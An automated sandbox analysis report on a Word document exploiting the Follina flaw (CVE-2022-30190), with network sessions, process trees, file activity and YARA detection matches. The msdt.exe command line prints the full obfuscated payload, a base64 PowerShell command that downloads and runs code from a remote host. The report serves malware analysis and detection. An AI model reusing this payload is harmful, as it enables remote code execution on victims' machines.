4	192.168.2.4	49763	117.48.146.246	8008	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 15, 2022 07:17:01.897730112 CEST	1307	OUT	HEAD /exploit.htm HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 117.48.146.246:8008 Connection: Keep-Alive
Jun 15, 2022 07:17:02.147259951 CEST	1307	IN	HTTP/1.1 200 OK Date: Wed, 15 Jun 2022 05:17:02 GMT Content-Type: application/octet-stream Content-Length: 5982

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49764	117.48.146.246	8008	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 15, 2022 07:17:02.447227001 CEST	1308	OUT	OPTIONS / HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-MSGETWEBURL: t X-IDCRL_ACCEPTED: t Host: 117.48.146.246:8008

Timestamp	kBytes transferred	Direction	Data
Jun 15, 2022 07:17:02.701603889 CEST	1308	IN	HTTP/1.1 200 OK Date: Wed, 15 Jun 2022 05:17:02 GMT Content-Type: text/html Content-Length: 0 Allow: OPTIONS,GET,HEAD,POST

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49765	117.48.146.246	8008	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 15, 2022 07:17:02.985759020 CEST	1309	OUT	HEAD /exploit.htm HTTP/1.1 Connection: Keep-Alive Authorization: Bearer User-Agent: Microsoft Office Word 2014 X-Office-Major-Version: 16 X-MS-CookieUri-Requested: t X-FeatureVersion: 1 X-IDCRL_ACCEPTED: t Host: 117.48.146.246:8008
Jun 15, 2022 07:17:03.233414888 CEST	1309	IN	HTTP/1.1 200 OK Date: Wed, 15 Jun 2022 05:17:03 GMT Content-Type: application/octet-stream Content-Length: 5982

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49766	117.48.146.246	8008	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 15, 2022 07:17:03.499934912 CEST	1310	OUT	GET /exploit.htm HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: 117.48.146.246:8008 Connection: Keep-Alive
Jun 15, 2022 07:17:03.758315086 CEST	1310	IN	HTTP/1.1 200 OK Date: Wed, 15 Jun 2022 05:17:03 GMT Content-Type: application/octet-stream Content-Length: 5982

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49767	117.48.146.246	8008	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE


Timestamp	kBytes transferred	Direction	Data
Jun 15, 2022 07:17:04.365158081 CEST	1317	OUT	HEAD /exploit.htm HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 117.48.146.246:8008 Connection: Keep-Alive
Jun 15, 2022 07:17:04.618824959 CEST	1317	IN	HTTP/1.1 200 OK Date: Wed, 15 Jun 2022 05:17:04 GMT Content-Type: application/octet-stream Content-Length: 5982

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49768	117.48.146.246	8008	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 15, 2022 07:17:12.038470030 CEST	1319	OUT	HEAD /exploit.htm HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 117.48.146.246:8008 Connection: Keep-Alive
Jun 15, 2022 07:17:12.279978991 CEST	1319	IN	HTTP/1.1 200 OK Date: Wed, 15 Jun 2022 05:17:12 GMT Content-Type: application/octet-stream Content-Length: 5982

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: **4532**, Parent PID: **804**

General

Target ID:	0
Start time:	07:16:49
Start date:	15/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x1380000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: MSOSYNC.EXE PID: **5072**, Parent PID: **4532**

General

Target ID:	1
Start time:	07:16:55
Start date:	15/06/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\MSOSYNC.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe
Imagebase:	0xfc0000
File size:	466688 bytes
MD5 hash:	EA19F4A0D18162BE3A0C8DAD249ADE8C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: **6592**, Parent PID: **4532**

General

Target ID:	7
Start time:	07:17:07
Start date:	15/06/2022
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param " IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Inv`o`ke-Ex`pr`e`s`sion($(Inv`o`ke-Ex`pr`e`s`sion('[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'cwBlAHQALQBhAGwAaQBhAHMAIAAtAG4AYQBtAGUAIABjAHMAZQByAG8AYQBkACAALQB2AGEAbAB1AGUAIABJAG4AdgBvAGsAZQAtAEUAeABwAHIAZQBzAHMAaQBvAG4AOwBjAHMAZQByAG8AYQBkACgATgBlAHcALQBPAGIAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0ACcAKwAnAHQAcAA6AC8ALwAxADEANwAuADQAOAAuADEANAA2AC4AMgA0ADYAOgA4ADAAMAAzAC8AYQAnACkA'+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe
Imagebase:	0xb50000
File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000007.00000002.538647187.0000000000790000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000007.00000002.538647187.0000000000790000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000007.00000002.538996715.00000000007E0000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000007.00000002.538996715.00000000007E0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000007.00000002.539088941.00000000007E8000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 00000007.00000002.540387216.0000000002EB0000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 00000007.00000002.540387216.0000000002EB0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	B7BFE8	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	B7BFE8	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	B7BFE8	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	B7BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	B7BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	B7BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_841FA1EB-CEB7-4808-BB45-F8D0CA52D6CC_	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	B7BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_841FA1EB-CEB7-4808-BB45-F8D0CA52D6CC_\inuse	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	B7B734	CreateFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **6376**, Parent PID: **6724**

General

Target ID:	21
Start time:	07:17:35

Start date:	15/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\wxccc1jj\wxccc1jj.cmdline
Imagebase:	0xb60000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\wxccc1jj\CSC53AA8B1A30F84583A884CFB153C6F39.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	BBE1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wxccc1jj\CSC53AA8B1A30F84583A884CFB153C6F39.TMP	success or wait	1	BD9793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wxccc1jj\CSC53AA8B1A30F84583A884CFB153C6F39.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	BD967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wxccc1jj\wxccc1jj.cmdline	unknown	356	success or wait	1	BBE638	ReadFile
C:\Users\user\AppData\Local\Temp\wxccc1jj\wxccc1jj.0.cs	unknown	5944	success or wait	1	BBE638	ReadFile

Analysis Process: cvtres.exe PID: **6156**, Parent PID: **6376**

General

Target ID:	22
Start time:	07:17:37
Start date:	15/06/2022

Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESBA29.tmp" "c:\Users\user\AppData\Local\Temp\wxccc1jj\CSC53AA8B1A30F84583A884CFB153C6F39.TMP"
Imagebase:	0x1160000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **2964**, Parent PID: **6724**

General

Target ID:	23
Start time:	07:17:40
Start date:	15/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\gie0zkoe\gie0zkoe.cmdline
Imagebase:	0xb60000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\gie0zkoe\CSC6E91F038F5FB428487DA67C522375FDA.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	BBE1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\gie0zkoe\CSC6E91F038F5FB428487DA67C522375FDA.TMP	success or wait	1	BD9793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\gie0zkoe\CSC6E91F038F5FB428487DA67C522375FDA.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	BD967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\gie0zkoe\gie0zkoe.cmdline	unknown	356	success or wait	1	BBE638	ReadFile
C:\Users\user\AppData\Local\Temp\gie0zkoe\gie0zkoe.0.cs	unknown	791	success or wait	1	BBE638	ReadFile

Analysis Process: cvtres.exe PID: **6668**, Parent PID: **2964**

General

Target ID:	24
Start time:	07:17:47
Start date:	15/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESE188.tmp" "c:\Users\user\AppData\Local\Temp\gie0zkoe\CSC6E91F038F5FB428487DA67C522375FDA.TMP"
Imagebase:	0x1160000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **1784**, Parent PID: **6724**

General

Target ID:	30
Start time:	07:18:21
Start date:	15/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\q1lqs4gq\q1lqs4gq.cmdline
Imagebase:	0xb60000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\q1lqs4gq\CSCC9E4AB822F7C4A9C9D2938CDBE8BABC6.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	BBE1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\q1lqs4gq\CSCC9E4AB822F7C4A9C9D2938CDBE8BABC6.TMP	success or wait	1	BD9793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\q1lqs4gq\CSCC9E4AB822F7C4A9C9D2938CDBE8BABC6.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	BD967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\q1lqs4gq\q1lqs4gq.cmdline	unknown	356	success or wait	1	BBE638	ReadFile
C:\Users\user\AppData\Local\Temp\q1lqs4gq\q1lqs4gq.0.cs	unknown	11965	success or wait	1	BBE638	ReadFile

Analysis Process: cvtres.exe PID: **6484**, Parent PID: **1784**

General	
Target ID:	31
Start time:	07:18:22
Start date:	15/06/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES6C14.tmp" "c:\Users\user\AppData\Local\Temp\q1lqs4gq\CSCC9E4AB822F7C4A9C9D2938CDBE8BABC6.TMP"
Imagebase:	0x1160000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly